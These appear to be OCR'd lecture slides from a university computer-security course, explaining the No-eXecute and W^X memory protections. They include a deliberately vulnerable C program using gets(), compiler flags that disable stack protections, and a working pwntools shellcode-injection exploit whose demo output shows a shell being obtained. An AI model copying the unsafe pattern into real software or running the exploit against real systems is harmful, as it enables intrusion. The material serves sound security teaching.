Lec 07: Attacks and Defenses

CSED415: Computer Security

Spring 2026

Seulbae Kim

POSTECH

POHANG UNIVERSITY OF SCIENCE AND TECHNOLOGY

Recap

POSTECH

- Memory safety, BOF and stack smashing, and shellcode
  - Return-to-stack-where-my-shellcode-is-injected: A 40-year-old exploit
- Today's topic:
  - Evolution of attack techniques and corresponding mitigations

How can we mitigate shellcode injection attack?

How can we circumvent the implemented mitigation?

How can we mitigate the advanced attack?

How can we circumvent the advanced mitigation?

…

Defense: No eXecute (NX)

Let's think about the policy

POSTECH

- Return-to-stack attack
  - Injects shellcode into the stack of a victim program
  - Exploit BOF and smash the stack
  - The victim program returns to the shellcode and executes it

But.. should the contents of the stack
(which are typically data) be executable?

NX: No eXecute

POSTECH

- A hardware-based mitigation for arbitrary code execution
  - The CPU’s MMU (memory management unit) is in charge
- NX policy:
  - Separate the memory regions (pages) that contain code from those that contain data
  - Grant eXecute permission to the code pages (Code: X)
  - Remove eXecute permission from the data pages (Data: NX)
- Enforcement:
  - Mark the stack pages (data region) with the NX flag

NX: No eXecute

POSTECH


- A hardware-based mitigation for arbitrary code execution
  - The CPU's MMU (memory management unit) is in charge
- NX policy:

A generalized policy utilizing NX: W^X (Write xor eXecute)
→ Every page in a process can be either writable or executable,
but never both simultaneously.

- Enforcement:
  - Mark the stack pages (data region) with the NX flag


NX – Low-level enforcement

POSTECH




NX – Low-level enforcement

Virtual Addr Space




Page Table (simplified)

Page	Frame	Flags	NX
1			0
2			0
3			0
4			1
…			
9			1
…			
16			1




MMU (Memory Management Unit)



Defeating return-to-stack attacks

- Stack



Controlling NX with execstack option

POSTECH

- GCC compile option (passed directly to linker)
  - `$ gcc morris.c -z execstack -o morris`
  - Makes the binary's stack executable by clearing NX flag

- Tool to set, clear, or query NX stack flag of binaries
  - `$ execstack -q <filename> ; query NX flag`
  - `$ execstack -c <filename> ; set NX flag`
  - `$ execstack -s <filename> ; clear NX flag`

Demo: X vs NX

POSTECH

- Additional experiments with the Morris Worm

```c
/* morris.c */
int main(int argc, char* argv[]) {
  char buffer[512]; // to store remote requests
  printf("%p\n", &buffer); // for demo
  gets(buffer); // oops!
  return 0;
}
```

```
$ gcc -O0 -fno-stack-protector -fno-pic -no-pie -z execstack morris.c -o morris-x

$ gcc -O0 -fno-stack-protector -fno-pic -no-pie morris.c -o morris-nx
```

Demo: X vs NX

POSTECH

- Additional experiments with the Morris Worm

```python
# exploit.py
from pwn import *
context.arch = "amd64"
sc = shellcraft.linux.sh()

TARGET1 = "./morris-x"
TARGET2 = "./morris-nx"
p = process(TARGET1) # switch to TARGET2
addr_buf = int(p.readline(), 16)

payload = asm(sc)
payload += b"A" * (520 - len(payload))
payload += p64(addr_buf)

p.sendline(payload)
p.interactive()
```

Attacking TARGET1 (X)

```
csed415-lab02@csed415:/tmp/lec07-demo$ python3 exploit.py
[+] Starting local process './morris-x': pid 425
[*] Switching to interactive mode
$
$ ls
exploit.py  morris-nx  morris-x  morris.c
$
$ whoami
csed415-lab02
```

Attacking TARGET2 (NX)

```
csed415-lab02@csed415:/tmp/lec07-demo$ python3 exploit.py
[+] Starting local process './morris-nx': pid 450
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
[*] Process './morris-nx' stopped with exit code -11 (SIGSEGV) (pid 450)
[*] Got EOF while sending in interactive
```

NX is enabled for Lab target binaries

POSTECH

- W^X policy is enforced
  - All pages are never Writable and eXecutable at the same time

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
             Start                End Perm     Size Offset File
    0x562e79f40000     0x562e79f41000 r--p     1000      0 /home/csed415-lab02/target
    0x562e79f41000     0x562e79f42000 r-xp     1000   1000 /home/csed415-lab02/target
    0x562e79f42000     0x562e79f43000 r--p     1000   2000 /home/csed415-lab02/target
    0x562e79f43000     0x562e79f44000 r--p     1000   2000 /home/csed415-lab02/target
    0x562e79f44000     0x562e79f45000 rw-p     1000   3000 /home/csed415-lab02/target
    0x7f59b42e0000     0x7f59b42e3000 rw-p     3000      0 [anon_7f59b42e0]
    0x7f59b42e3000     0x7f59b430b000 r--p    28000      0 /lib/x86_64-linux-gnu/libc.so.6
    0x7f59b430b000     0x7f59b44a0000 r-xp   195000  28000 /lib/x86_64-linux-gnu/libc.so.6
    0x7f59b44a0000     0x7f59b44f8000 r--p    58000 1bd000 /lib/x86_64-linux-gnu/libc.so.6
    0x7f59b44f8000     0x7f59b44f9000 ---p     1000 215000 /lib/x86_64-linux-gnu/libc.so.6
    0x7f59b44f9000     0x7f59b44fd000 r--p     4000 215000 /lib/x86_64-linux-gnu/libc.so.6
    0x7f59b44fd000     0x7f59b44ff000 rw-p     2000 219000 /lib/x86_64-linux-gnu/libc.so.6
    0x7f59b44ff000     0x7f59b450c000 rw-p     d000      0 [anon_7f59b44ff]
    0x7f59b4517000     0x7f59b4519000 rw-p     2000      0 [anon_7f59b4517]
    0x7f59b4519000     0x7f59b451b000 r--p     2000      0 /lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7f59b451b000     0x7f59b4545000 r-xp    2a000   2000 /lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7f59b4545000     0x7f59b4550000 r--p     b000  2c000 /lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7f59b4551000     0x7f59b4553000 r--p     2000  37000 /lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7f59b4553000     0x7f59b4555000 rw-p     2000  39000 /lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7fffc2f74000     0x7fffc2f95000 rw-p    21000      0 [stack]
    0x7fffc2fe8000     0x7fffc2fec000 r--p     4000      0 [vvar]
    0x7fffc2fec000     0x7fffc2fee000 r-xp     2000      0 [vdso]
0xffffffffff600000 0xffffffffff601000 --xp     1000      0 [vsyscall]
```

Rethinking the W^X policy


POSTECH

- NX is very effective against code injection attacks
  - Then, why is NX even an option?
  - Do we ever need to store code on stack and execute them?

  → Yes, sometimes!

Execstack example: Just-in-time (JIT) compilation


- Workflow of interpreted languages (e.g., Java)



Machine code is generated at runtime → SLOW

